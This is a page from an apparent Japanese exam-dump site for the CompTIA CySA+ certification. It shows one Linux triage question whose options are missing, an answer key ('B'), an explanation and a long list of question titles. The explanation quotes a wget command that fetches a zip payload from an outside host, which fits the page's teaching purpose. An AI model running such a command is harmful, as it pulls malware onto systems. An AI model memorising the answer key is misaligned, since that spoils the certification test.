- ホーム
- CompTIA
- CS0-003J - CompTIA Cybersecurity Analyst (CySA+) Certification Exam (CS0-003日本語版)
- CompTIA.CS0-003J.v2026-09-09.q350
- 質問178
有効的なCS0-003J問題集はJPNTest.com提供され、CS0-003J試験に合格することに役に立ちます!JPNTest.comは今最新CS0-003J試験問題集を提供します。JPNTest.com CS0-003J試験問題集はもう更新されました。ここでCS0-003J問題集のテストエンジンを手に入れます。
CS0-003J問題集最新版のアクセス
「510問、30% ディスカウント、特別な割引コード:JPNshiken」
インシデント対応チームのメンバーがLinuxサーバーのトリアージを行っています。出力結果は以下のとおりです。

敵対者が最も実行しようとしている可能性が高いのは次のうちどれですか?
敵対者が最も実行しようとしている可能性が高いのは次のうちどれですか?
正解:B
The log output indicates an attempt to execute a command via an unsecured service account, specifically using a wget command to download a file from an external source. This suggests that the adversary is trying to exploit a vulnerability in the web server to run unauthorized commands, which is a common technique for gaining a foothold or further compromising the system. The presence of wget http://grohl.ve.da/tmp/brkgtr.zip indicates an attempt to download and possibly execute a malicious payload.

- 質問一覧「350問」
- 質問1 アナリストは、同じIPアドレスから複数のユーザーによるログイン...
- 質問2 セキュリティアナリストが監視活動中に不審なホストアクティビテ
- 質問3 ユーザーのコンピューターの動作が前日よりも遅くなり、予期しな
- 質問4 最近転職したSOCマネージャーは、アラート量やチーム規模に大き...
- 質問5 通常のセキュリティ監視アクティビティ中に、次のアクティビティ
- 質問6 組織がIR(インシデント対応)を第三者にアウトソーシングする際に...
- 質問7 A社はB社との合併を進めています。合併の一環として、両社のERP...
- 質問8 セキュリティアナリストは、攻撃者が3か月かけて、検出を回避し
- 質問9 ホットスポットに関する質問 セキュリティアナリストは、さまざ
- 質問10 セキュリティアナリストが、ある企業のオンラインストアの脆弱性
- 質問11 セキュリティ マネージャーは、侵入テストと演習中の会社のネッ
- 質問12 シミュレーション ある企業で先日、セキュリティインシデントが
- 質問13 最近のアラートに基づき、セキュリティアナリストはWebアプリケ...
- 質問14 内部ネットワーク上で不正な活動が発生しているとの報告を受け、
- 質問15 セキュリティチームはWebサーバーをXSS攻撃について調査し、以下...
- 質問16 セキュリティアナリストは、出張中の従業員の異常なアカウントア
- 質問17 境界ネットワーク内の Web サーバーのスキャン中に、ポート 3389...
- 質問18 企業には次のセキュリティ要件があります。 。パブリックIPはあ...
- 質問19 ローカルにホストされているサーバーに関連するセキュリティ リ
- 質問20 セキュリティ チームは、企業 Web サイトに対する最近のレイヤー...
- 質問21 SOCアナリストが脆弱性を検出するためにサーバー群をスキャンし...
- 質問22 セキュリティ アナリストは、複数の Windows マルウェア バイナ...
- 質問23 ある組織の最高情報セキュリティ責任者(CISO)は、最近、新しいED...
- 質問24 以下のAPT攻撃者の典型的なタイプのうち、国家以外の脅威アクタ...
- 質問25 最近ランサムウェアの標的となったある企業のセキュリティ チー
- 質問26 複数のSaaSアプリケーションのクラウド移行を実施する際、組織の...
- 質問27 偽陽性率がインシデント対応の報告とコミュニケーションにおいて
- 質問28 企業のセキュリティ チームは、リソースの不適切な使用 (オフィ...
- 質問29 第三者コンサルティング会社によるセキュリティ評価の後、サイバ
- 質問30 あるインシデント発生時、ネットワークの一部のサーバー群におい
- 質問31 セキュリティ アナリストは、各システムがホストするコンテンツ
- 質問32 セキュリティ アナリストは、不規則な時間に企業から発信される
- 質問33 インシデント対応プロセスの封じ込め段階の主な目標を最もよく表
- 質問34 アーキテクチャチームは、フィッシング事件のトリアージ時間を20...
- 質問35 アナリストがシステムの問題を調べるためにインターネットを使用
- 質問36 敵対者の手法を特定するのに最も適しているのは、次のうちどれで
- 質問37 IT管理者がクラウド環境へのアクセス許可を標準化するために...
- 質問38 ある企業が、パッシブネットワーク監視を可能にする環境を構築し
- 質問39 セキュリティ管理者は、IT運用部門から、一部の脆弱性レポートに...
- 質問40 セキュリティアナリストは、エンドポイントのWindowsレジストリ...
- 質問41 異常な警告結果を伝えることの重要性を最もよく説明しているのは
- 質問42 ある企業が、複数のシステムをインターネットに公開することを決
- 質問43 エンドユーザーが組織のポリシーで許可されていないウェブサイト
- 質問44 セキュリティアナリストがDMZサーバー上で古いバージョンのOpenS...
- 質問45 セキュリティ アナリストは、Web アプリケーションの脆弱性スキ...
- 質問46 アナリストが会社の SIEM のダッシュボードを確認したところ、悪...
- 質問47 セキュリティ アナリストは、特権アカウントからの次のアクティ
- 質問48 脅威インテリジェンスチームは、MITRE ATT&CKフレームワーク...
- 質問49 インシデント対応チームにとってのプレイブックの重要性を最もよ
- 質問50 セキュリティ監視プログラムの一環としてSCMを導入したセキュリ...
- 質問51 新しい EDR にアップグレードした後、セキュリティ アナリストは...
- 質問52 起こり得るインシデントへの備えとしての災害復旧演習の目標を最
- 質問53 ある企業は、顧客ネットワーク上のデバイスをリモートで管理でき
- 質問54 ある組織のメールアカウントが悪意のある攻撃者によって侵害され
- 質問55 ウェブアプリケーションチームがSOCアナリストに対し、公開ウェ...
- 質問56 デジタルフォレンジックプロセスにおいて、プロセスやオペレーテ
- 質問57 サイバーセキュリティ アナリストが、最近侵害を受けたサーバー
- 質問58 セキュリティ アナリストは、複数のサーバー上のログを毎日確認
- 質問59 セキュリティアナリストは、組織が脅威アクターに対して起こす訴
- 質問60 机上演習の目標を最もよく表しているものは次のうちどれですか?
- 質問61 法執行機関は、IPアドレス154.21.154.21を使用して脅威アクター...
- 質問62 パケットキャプチャのレビュー中に、セキュリティアナリストは以
- 質問63 セキュリティ アナリストは、パケット キャプチャを分析中に、次...
- 質問64 正確なインシデント対応レポートを確実に行うために最も重要な要
- 質問65 SOC(セキュリティオペレーションセンター)は、複数の外部ソース...
- 質問66 シミュレーション 開発者たちは最近、3台のWebサーバーに新しい...
- 質問67 組織のインシデント対応計画において、組織がインシデントの公表
- 質問68 レポートには、Web アプリケーションの特定のバージョンの脆弱性...
- 質問69 インシデント管理におけるコミュニケーションに課せられる外部要
- 質問70 アナリストは次のログ エントリを表示します。 (Exhibit) 組織に...
- 質問71 SOC は、ユーザー アカウントが安全でない通信を通じて会社の ID...
- 質問72 ある開発者が、アドウェアがバンドルされたインストールパッケー
- 質問73 セキュリティアナリストは、小規模な重要インフラICSネットワー...
- 質問74 ペネトレーション テスターが Web アプリケーションのフォームに...
- 質問75 ある企業は最近、すべてのエンド ユーザー ワークステーションか...
- 質問76 最近の監査の結果、是正が必要な複数の問題点が特定されたことを
- 質問77 ある企業が脆弱性管理プログラムの導入を進めている。脆弱性特定
- 質問78 アナリストは、境界ネットワーク ファイアウォールで次のトラフ
- 質問79 アナリストは、タイムラインで調査する必要があるイベントの数に
- 質問80 セキュリティアナリストが、Webサーバーのログに以下のログエン...
- 質問81 最高経営責任者 (CEO) から、機密の企業秘密が漏洩したとの通知...
- 質問82 セキュリティ マネージャーは、共有フォルダーの承認済みユーザ
- 質問83 自動化された情報システムのセキュリティが最も効果的かつ経済的
- 質問84 アナリストは、ヘッダーに追加の文字を含む HTTPS トラフィック...
- 質問85 インシデント発生時にミッションクリティカルなサービスを確実に
- 質問86 ある企業は、重要な業務機能をサポートするためにFTPサーバーを...
- 質問87 PAMソリューションを導入するメリットを最もよく表しているのは...
- 質問88 サイバーセキュリティアナリストは、現在ウェブサーバーとして使
- 質問89 最高情報セキュリティ責任者は、新しい脆弱性スキャン プロジェ
- 質問90 ある企業が脆弱性管理プログラムを導入し、オンプレミス環境から
- 質問91 セキュリティインシデントの影響を最小限に抑えるため、サイバー
- 質問92 SOC マネージャーは、脆弱性を管理するための報告プロセスを確立...
- 質問93 セキュリティ アナリストは月次脆弱性レポートを受け取りました
- 質問94 セキュリティアナリストは、以下のコマンドを実行します。 (Exhi...
- 質問95 ある組織では、システム管理者が不正なユーザーアカウントを作成
- 質問96 セキュリティアナリストは、以下の活動を時系列順に観察した。 1...
- 質問97 脅威を特定した後、企業は脆弱性を修復するためにパッチ管理プロ
- 質問98 アナリストが脆弱性管理ダッシュボードを評価しています。アナリ
- 質問99 ある企業は、同様の業務を遂行するID管理者に対してアクセス権を...
- 質問100 悪意のある外部スキャンの可能性を検出した後、内部脆弱性スキャ
- 質問101 脆弱性アナリストは、さまざまなサービスを実行しているエッジデ
- 質問102 脆弱性が公表されてから数週間後に特定された場合、以下のKPIの...
- 質問103 次のドキュメントのうち、イベント中のサードパーティの対応に関
- 質問104 2つの組織が、セキュリティ情報の交換と、インシデント発生時の
- 質問105 インターネットに公開されているウェブサーバーの脆弱性スキャン
- 質問106 MITRE ATT&CK フレームワークを最もよく説明しているのは次...
- 質問107 アナリストは、不正行為の疑いのある従業員のシステムから取得し
- 質問108 ユーザーが営業時間外にLinux仮想マシンにログインしたため、ポ...
- 質問109 セキュリティオペレーションセンターのアナリストは、類似した攻
- 質問110 脆弱性スキャンを実行して是正措置の有効性を判断するためのイン
- 質問111 ハードウェア保証に関連する信頼できるファームウェアアップデー
- 質問112 インシデント発生中、アナリストは調査チームとリーダーシップ
- 質問113 新しいポリシーにより、データベースサーバーへの外部アクセスが
- 質問114 アナリストは、次のエントリを含むサーバー環境の脆弱性レポート
- 質問115 調査を開始するとき、最初に行う必要があるのは次のうちどれです
- 質問116 アナリストが会社の SIEM のダッシュボードを確認したところ、悪...
- 質問117 セキュリティアナリストがパケットキャプチャをレビューし、以下
- 質問118 あるユーザーが過去1週間にわたり継続的に大量のネットワーク帯
- 質問119 セキュリティアナリストが最近チームに加わり、本番環境のスクリ
- 質問120 セキュリティアナリストは、特定のIPアドレスが他の攻撃に関与し...
- 質問121 セキュリティアナリストは、特定のユーザーによる複数回のMFAロ...
- 質問122 組織は、クラウド インフラストラクチャの構成が強化されている
- 質問123 悪用が多発していた2つの脆弱性に対するパッチが、同じ金曜日の
- 質問124 セキュリティアナリストが、会社のすべての機能サブネットを含む
- 質問125 ACME Commercialという会社のセキュリティアナリストが、https:/...
- 質問126 アナリストは脆弱性レポートをレビューしており、経営陣に勧告を
- 質問127 定期的な監視中に、セキュリティアナリストは以下の企業ネットワ
- 質問128 セキュリティ アナリストは、脅威が検出された場合に一方のツー
- 質問129 アナリストがクラウドインフラストラクチャ内で発生したインシデ
- 質問130 セキュリティ チームが異なるベンダー プラットフォーム間でアク...
- 質問131 ある組織の内部部門は、大量の機密データを保存するためにクラウ
- 質問132 脆弱性評価チームが定期レポートを他のチームと共有するたびに、
- 質問133 従業員が、以下の情報を含むチケットをサイバーセキュリティアナ
- 質問134 サイバーセキュリティアナリストが、ネットワークトラフィックを
- 質問135 システム管理者は、データセンター サーバーからの営業時間外の
- 質問136 セキュリティアナリストは、Web サーバー ログに次のエントリが...
- 質問137 次の機能のうち、ゼロトラストアーキテクチャの重要な構成要素は
- 質問138 セキュリティアナリストが、同じ企業および地域に属する複数の送
- 質問139 複数のSaaSアプリケーションのクラウド移行に際し、組織のシステ...
- 質問140 にするには、次のどれが最適ですか?
- 質問141 財務部門の従業員が、悪意のあるペイロードを含む迷惑メールを開
- 質問142 組織の新入社員が、社内規定で個人用デバイスの使用が禁止されて
- 質問143 セキュリティアナリストが、組織のパスワードポリシーを適用でき
- 質問144 アナリストがセキュリティインシデントが発生したと判断しました
- 質問145 違反を追跡および分析するプロセスを確立するときに、アラートの
- 質問146 規制要件を遵守するために、最高経営責任者(CEO)は、緊急事態や...
- 質問147 個人健康情報(PHI)を狙うサイバー攻撃者の増加を受け、数百万人...
- 質問148 セキュリティ アナリストは、基盤となるホストから資格情報を抽
- 質問149 セキュリティ アナリストは、同じ国の IP アドレスを識別するシ...
- 質問150 セキュリティアナリストが企業資産に対して脆弱性スキャンを実施
- 質問151 SOC マネージャーは、過去 4 週間の指標を確認して、繰り返し発...
- 質問152 脆弱性スキャン レポートに含める必要がある項目は次のうちどれ
- 質問153 企業がデータをSIEMに送信する前に、データをエンリッチメントす...
- 質問154 脆弱性スキャン中に、いくつかの重大なバグが特定されました。SL...
- 質問155 セキュリティアナリストが組織の脅威ハンティングチームに異動し
- 質問156 インシデントの後、セキュリティ アナリストは、クラウド テナン...
- 質問157 アナリストは、以下の脆弱性リストを精査する。 (Exhibit) アナ...
- 質問158 攻撃者が悪用に成功したターゲットとの通信を確立しようとするの
- 質問159 次のうち、新しい環境の攻撃対象領域を特定するのに役立つものは
- 質問160 脆弱性スコア 7.1 の古い CVE は、ランサムウェアの配信に広く利...
- 質問161 セキュリティ運用マネージャーが自動化の使用を検討する可能性が
- 質問162 アナリストのチームは、さまざまなソースからの情報を相関させる
- 質問163 組織の幹部は、高額な契約交渉の際に、機密性の高い財務情報を外
- 質問164 SOCアナリストは、クライアント/サーバーアプリケーション上でデ...
- 質問165 以下のCVSS文字列が与えられた場合: CVSS:3.0/AV:N/AC:L/PR:N/U...
- 質問166 ヘルプデスクは、新規入社および退職に関するすべてのリクエスト
- 質問167 インシデント中に、セキュリティ アナリストは、大量の Pll が従...
- 質問168 インシデント対応アナリストが、最近発生したマルウェア感染の根
- 質問169 攻撃手法フレームワークを使用する際の主な概念は、次のうちどれ
- 質問170 企業に対するランサムウェア攻撃の事後検証により、対応の迅速性
- 質問171 以下の関係者のうち、脆弱性スキャンレポートを受け取る可能性が
- 質問172 ネットワークアクティビティのレビューを完了した後。脅威ハンテ
- 質問173 最近発見されたゼロデイ脆弱性が積極的に悪用されており、ユーザ
- 質問174 あるソフトウェア開発者は、不十分なログ機能を組み込むために、
- 質問175 組織のセキュリティオペレーションセンター(SOC)チームは、金銭...
- 質問176 最高情報セキュリティ責任者 (CISO) は、学んだ教訓と関連する事...
- 質問177 セキュリティ アナリストは、疑わしい電子メールに関連する SIEM...
- 質問178 インシデント対応チームのメンバーがLinuxサーバーのトリアージ...
- 質問179 ある会社が社内ネットワークで新しいアプリケーションを立ち上げ
- 質問180 最近のサイト調査中に、アナリストがネットワーク上に不正なワイ
- 質問181 ユーザーがマルウェアを含むソフトウェアをコンピュータにダウン
- 質問182 サイバーセキュリティインシデントが発生した際、境界ネットワー
- 質問183 セキュリティ アナリストは、組織の SIEM を構成しているときに...
- 質問184 組織レベルで機密データを保護するための最適な技術的方法はどれ
- 質問185 従業員はブラウザを更新した後、アカウントにログインできなくな
- 質問186 組織が事業継続計画を策定するために使用するものは次のうちどれ
- 質問187 国民国家の主体として最も関心が低いのは次のうちどれですか?
- 質問188 セキュリティ アナリストは、最近のゼロデイ攻撃などの悪用から
- 質問189 セキュリティアナリストがホストをスキャンし、以下の出力を生成
- 質問190 セキュリティアナリストがウェブサーバーのログを調査中に、次の
- 質問191 セキュリティ アナリストは、独自システム用のカスタム ログ収集...
- 質問192 次のうち、経営管理の機能を最もよく説明しているのはどれですか
- 質問193 エンドユーザーが、ファイル添付付きのメールをSOCに転送し、レ...
- 質問194 インシデント管理イベントにおいて、法務チームには以下の責任の
- 質問195 脆弱性管理チームのリーダーは、単純だが時間のかかるタスクを自
- 質問196 サイバーキルチェーン手法における、攻撃フェーズの主な目的を最
- 質問197 アナリストは、企業ネットワークの外側にある IP アドレスが、外...
- 質問198 卓上演習中に、エンジニアはハードウェアのバージョンの非互換性
- 質問199 セキュリティアナリストが、Burp Suite を使用した Web アプリケ...
- 質問200 セキュリティアナリストが、組織の既知の攻撃者間のTTP(戦術、技...
- 質問201 ある組織が電子商取引アプリケーションのパイロット展開を実施し
- 質問202 API を使用してファイルから ID 管理システムに一括アクセス要求...
- 質問203 既知の脅威を所定の期間内に修復する必要があるプロセスを最もよ
- 質問204 インシデント対応チームは、ランサムウェアを使用してデータを暗
- 質問205 財務部門の従業員 2 名が、マルウェアが組み込まれたフリーウェ...
- 質問206 ハクティビスト集団が、ある銀行の競合他社数社に侵入し、データ
- 質問207 最高財務責任者が新聞で読んだ新たなランサムウェア攻撃の潜在的
- 質問208 ある組織が顧客トランザクションの侵害を経験しました。PCI DSS ...
- 質問209 セキュリティで保護されていないネットワーク サービスのセキュ
- 質問210 企業は、以下の脆弱性に対処するための制御策を設計する必要があ
- 質問211 脆弱性アナリストはシステム脆弱性のリストを受け取り、それらの
- 質問212 SOC(セキュリティオペレーションセンター)に新しく採用されたセ...
- 質問213 ある企業のユーザーアカウントが侵害されました。また、ユーザー
- 質問214 アナリストは、ネットワーク経由で平文のパスワードが送信されて
- 質問215 顧客がSFTPサーバーにファイルをアップロードできません。ファイ...
- 質問216 次のどれが認証とログ記録に関して重大な問題を引き起こす可能性
- 質問217 セキュリティ アナリストは、分析するために悪意のあるバイナリ ...
- 質問218 SOCチームは、攻撃者が正規ユーザーのアクセス権を取り消すとい...
- 質問219 複数のユーザーが、組織のメールセキュリティツールを回避した悪
- 質問220 開発者は、Webフォームにユーザーが入力した内容をブラウザに表...
- 質問221 インシデント対応チームが、重要なサーバーで侵害指標(IoC)を発...
- 質問222 セキュリティ運用チームは、ツールとポータルが冗長であるため、
- 質問223 ある組織は、以下のリスク軽減策を講じています。 - 補償制御の...
- 質問224 教訓を見直した後、更新する必要があるのは次のうちどれですか?
- 質問225 次の属性のうち、侵入分析のダイヤモンド モデルに含まれるもの
- 質問226 企業は、サードパーティから侵入テストレポートの概要を受け取り
- 質問227 サイバーセキュリティ アナリストは、DLP プロジェクト チームに...
- 質問228 アナリストが、自社の機密性の高いアプリケーションのコードをレ
- 質問229 セキュリティアナリストが、ネットワークデータクローゼットへの
- 質問230 セキュリティアナリストが攻撃経路をマッピングする理由として、
- 質問231 マネージドサービスプロバイダーは、顧客に割り当てられたインタ
- 質問232 開発作業がほとんど完了していないレガシー Web アプリケーショ...
- 質問233 セキュリティ アナリストは最近、Arachni を使用して、新しく開...
- 質問234 セキュリティ アナリストは、重要なシステム上の FIM によってト...
- 質問235 アナリストは、経営陣向けに週次エンドポイント状況レポートを作
- 質問236 システム管理者は、運用サーバー上に見慣れないディレクトリ名が
- 質問237 ソフトウェアプロバイダーが、顧客の環境に既に導入されている制
- 質問238 セキュリティアナリストは、最近実施した社内システムのスキャン
- 質問239 Web 開発者は、新しいアプリケーションをテストしているときに開...
- 質問240 サイバーセキュリティアナリストは、リンクや添付ファイルを含む
- 質問241 セキュリティ アナリストは、パッチ適用の対象となる脆弱性を優
- 質問242 セキュリティアナリストは、会社のシステムに関する以下の情報を
- 質問243 あるアナリストがウェブサイトを調査し、以下の結果を出しました
- 質問244 アナリストは、従業員が現場で顧客からデータを収集するために使
- 質問245 アーキテクチャ チームには、フィッシング インシデントのトリア...
- 質問246 侵害の可能性のあるホストを調査する際、アナリストは、ホストの
- 質問247 長期休暇中に、ある企業でセキュリティインシデントが発生しまし
- 質問248 ファイル共有サービスを介して機密情報が開示されたという報告が
- 質問249 大手小売チェーンのウェブサイトで、暗号化されたHTTPS接続が強...
- 質問250 インシデント対応チームは、インターネット障害の調査を開始する
- 質問251 政府のセキュリティ組織によって公開された loC のリストには、M...
- 質問252 複数のSaaSアプリケーションのクラウド移行を実施する際、組織の...
- 質問253 セキュリティアナリストが次の不審なアクティビティを検出しまし
- 質問254 インシデント発生後、セキュリティ アナリストはフォレンジック
- 質問255 会社のウイルス対策ソフトによって適切に阻止されなかった新たな
- 質問256 アナリストは、悪意があることが知られている IP アドレスが複数...
- 質問257 ある組織が企業の Web サイトに対して Web アプリケーションの脆...
- 質問258 不正アクセスによるインシデントが発生したため、ある企業は、特
- 質問259 社内に開発チームを持つ企業で安全なソフトウェア開発ライフサイ
- 質問260 サイバーセキュリティアナリストは次の詳細を記録しています * I...
- 質問261 脆弱性評価侵入テスト中に、クライアント環境にとって最も危険な
- 質問262 インシデント対応のパフォーマンスと調整を評価するために、チー
- 質問263 セキュリティ運用活動におけるセキュリティオーケストレーション
- 質問264 侵入テスターは、ある組織のソフトウェア開発ウェブサイトでテス
- 質問265 ある企業のPKI(公開鍵基盤)を導入する際、セキュリティアナリス...
- 質問266 ある企業が自動化ソフトウェアを使用してサーバーにパッチを適用
- 質問267 ある組織が、週末や祝日のセキュリティ監視業務を補完するために
- 質問268 ある企業のセキュリティチームは最近、サポート終了間近のワーク
- 質問269 セキュリティアナリストが、ステージング環境内のホスト(10.0.1....
- 質問270 セキュリティアナリストがデバイス上でマルウェア分析を実施して
- 質問271 セキュリティ アナリストは、確立された SLA を満たす脆弱性パッ...
- 質問272 情報セキュリティ プログラムを成功させるための重要な要素を最
- 質問273 データ主権法に基づくデータ規制を決定する要因として、次のうち
- 質問274 ヘルプデスクの技術者が、誤って会社のCRMの認証情報を平文で従...
- 質問275 次のうち、補償制御を最もよく説明しているのはどれですか?
- 質問276 アナリストは銀行のメッセージ システムを設計しています。アナ
- 質問277 1 時間以内に、重要なサーバーで大量の失敗した RDP 認証試行が...
- 質問278 従業員が Web サイトにアクセスしたため、デバイスが侵入的なマ...
- 質問279 脆弱性アナリストが、過去 1 か月間に特定された最新の、最も重...
- 質問280 ITセキュリティアナリストは、会社が最近購入した新しい車両群に...
- 質問281 シミュレーション ある組織が、大量のデータがネットワーク外に
- 質問282 最高情報セキュリティ責任者は、SQLインジェクション、RFI、XSS...
- 質問283 社内機器に関するインシデントが発生したため、インシデント対応
- 質問284 インシデントの原因となった調査結果をレビューし、対処する際に
- 質問285 セキュリティアナリストが10.203.10.22マシン上でtcpdumpを実行...
- 質問286 以下の脅威ハンティングの概念のうち、悪意のある行為者の行動を
- 質問287 セキュリティアナリストが、最近入手したYUMパッケージにバンド...
- 質問288 学生が期末試験を受けている最中に、教育機関の期末試験をホスト
- 質問289 ある企業は、一般に公開されている機密ファイルの保管場所を見つ
- 質問290 複数のベンダーツールと連携するダッシュボードを更新する際に、
- 質問291 セキュリティアナリストが脆弱性管理タスクを担当しており、Reco...
- 質問292 サイバー犯罪者が使用する TTP について詳しく知るために使用で...
- 質問293 品質保証テストの一環として、開発者はアプリケーションが完全に
- 質問294 システムがサポート終了を迎えたために脆弱性管理基準を満たせな
- 質問295 ある組織はソフトウェア保証活動を実施しており、悪用可能なjQue...
- 質問296 サイバーセキュリティ アナリストは SIEM ログを調査し、内部ホ...
- 質問297 セキュリティ アナリストは、環境内の単一の Web サーバーに対し...
- 質問298 医療施設で発生したセキュリティインシデントにおいて、権限のな
- 質問299 次の脅威アクターのうち、疑わしい環境ポリシーを理由に企業を標
- 質問300 セキュリティ アナリストは、PII データを保存する Web アプリケ...
- 質問301 ある企業が運営するウェブサイトでは、ユーザーが自由に投稿でき
- 質問302 次のうち、ウェブサイトへのシミュレーションされたトラフィック
- 質問303 ある組織は、以下のポリシー声明を定めています。 組織に出入り
- 質問304 ウェブアプリケーションには、内部URLからコンテンツを取得し、...
- 質問305 セキュリティ テスト中に、セキュリティ アナリストがバッファ ...
- 質問306 SDLC(ソフトウェア開発ライフサイクル)におけるシフトレフトの概...
- 質問307 組織が侵害され、全従業員のユーザー名とパスワードがオンライン
- 質問308 遠隔地にある企業のセキュリティ責任者は、同社に雇われた脅威ア
- 質問309 ある組織は、緊急時および特権サービスアカウントの使用をより適
- 質問310 DevSecOpsチームは、会社の一般公開ウェブサイトにおけるSSRF(サ...
- 質問311 航空会社に勤務するセキュリティアナリストが、システム上で発見
- 質問312 アナリストは、最近の脆弱性スキャンに基づいて推奨事項を提供す
- 質問313 最高財務責任者(CFO)が、会社の最高経営責任者(CEO)になりすまし...
- 質問314 脆弱性スキャナーにより、サーバー上でサポート対象外のデータベ
- 質問315 インシデント調査の一環として、アナリストは、すべての活動、タ
- 質問316 アナリストは脅威ハンティング中にシステム ログを確認していま
- 質問317 セキュリティアナリストが、新しいサーバー インフラストラクチ
- 質問318 最近、攻撃者が金融機関のデータベースに不正アクセスしました。
- 質問319 RCE攻撃を軽減するために、WAFで設定すべき項目は次のうちどれで...
- 質問320 従業員が、会社を狙ったマルウェアを含むフィッシングメールを受
- 質問321 ホットスポットに関する質問 医療機関は、リスク評価の結果に基
- 質問322 本番環境へのパッチ適用中に、リモートシステムへの必要な接続が
- 質問323 販売アプリケーションの重大な脆弱性に対処するため、修正作業が
- 質問324 インシデント対応アナリストは、社内管理者のみを標的とした複数
- 質問325 インシデント対応担当者は、必要に応じて訴追する意図で、サーバ
- 質問326 あるインシデント発生時、セキュリティアナリストは、従業員から
- 質問327 経営陣は、会社のサイバーセキュリティ プログラムに関する毎月
- 質問328 サイバーセキュリティ アナリストは、同社が取引していない国か
- 質問329 サーバーの脆弱性に関する最新の報告を受け、企業は自社のウェブ
- 質問330 SIEMアラートに含まれるIPアドレスが既知の悪意のあるIPアドレス...
- 質問331 ある従業員が、デスクトップを従来のWindowsのクラシックな外観...
- 質問332 技術者は、PCI 監査用の一般的なネットワーク マッピング ツール...
- 質問333 安全な環境で外部ビジネス ベンダーによって提供されるさまざま
- 質問334 他のすべてのオプションを評価した後に考慮すべきリスク管理の決
- 質問335 電子メール ホスティング プロバイダーは、新しいパブリック IP ...
- 質問336 不満を抱いたオープンソース開発者が、ワイパーとして機能するロ
- 質問337 提携組織の管理者は、割り当てられたタスクが承認されているかど
- 質問338 SOC アナリストは、デバイスのオペレーティング システムに関係...
- 質問339 セキュリティアナリストは、ゲートウェイからパケットキャプチャ
- 質問340 インシデント後の分析と改善のプロセス中に組織が異なる社内部門
- 質問341 アナリストが突然、ファイアウォールからデータを拡充できなくな
- 質問342 脆弱性管理チームは評価中に4つの重大な脆弱性を発見し、今後の
- 質問343 以下の文書のうち、クリティカルサービスの復旧ポイント目標と復
- 質問344 SIEMソフトウェアにおいて、セキュリティ分析により、夜間に監視...
- 質問345 サイバーセキュリティ アナリストは SIEM でトリアージを行って...
- 質問346 以下の報告書を前提として: (Exhibit) 以下の脆弱性のうち、ど...
- 質問347 次のどれを使用すると、さまざまなアプリケーションや内部アプリ
- 質問348 侵害発生後にインシデント対応計画を更新する際に、報告プロセス
- 質問349 セキュリティ インシデントの終了後に、今後のインシデント対応
- 質問350 会社所有・管理のノートパソコンにマルウェア感染の疑いがある。
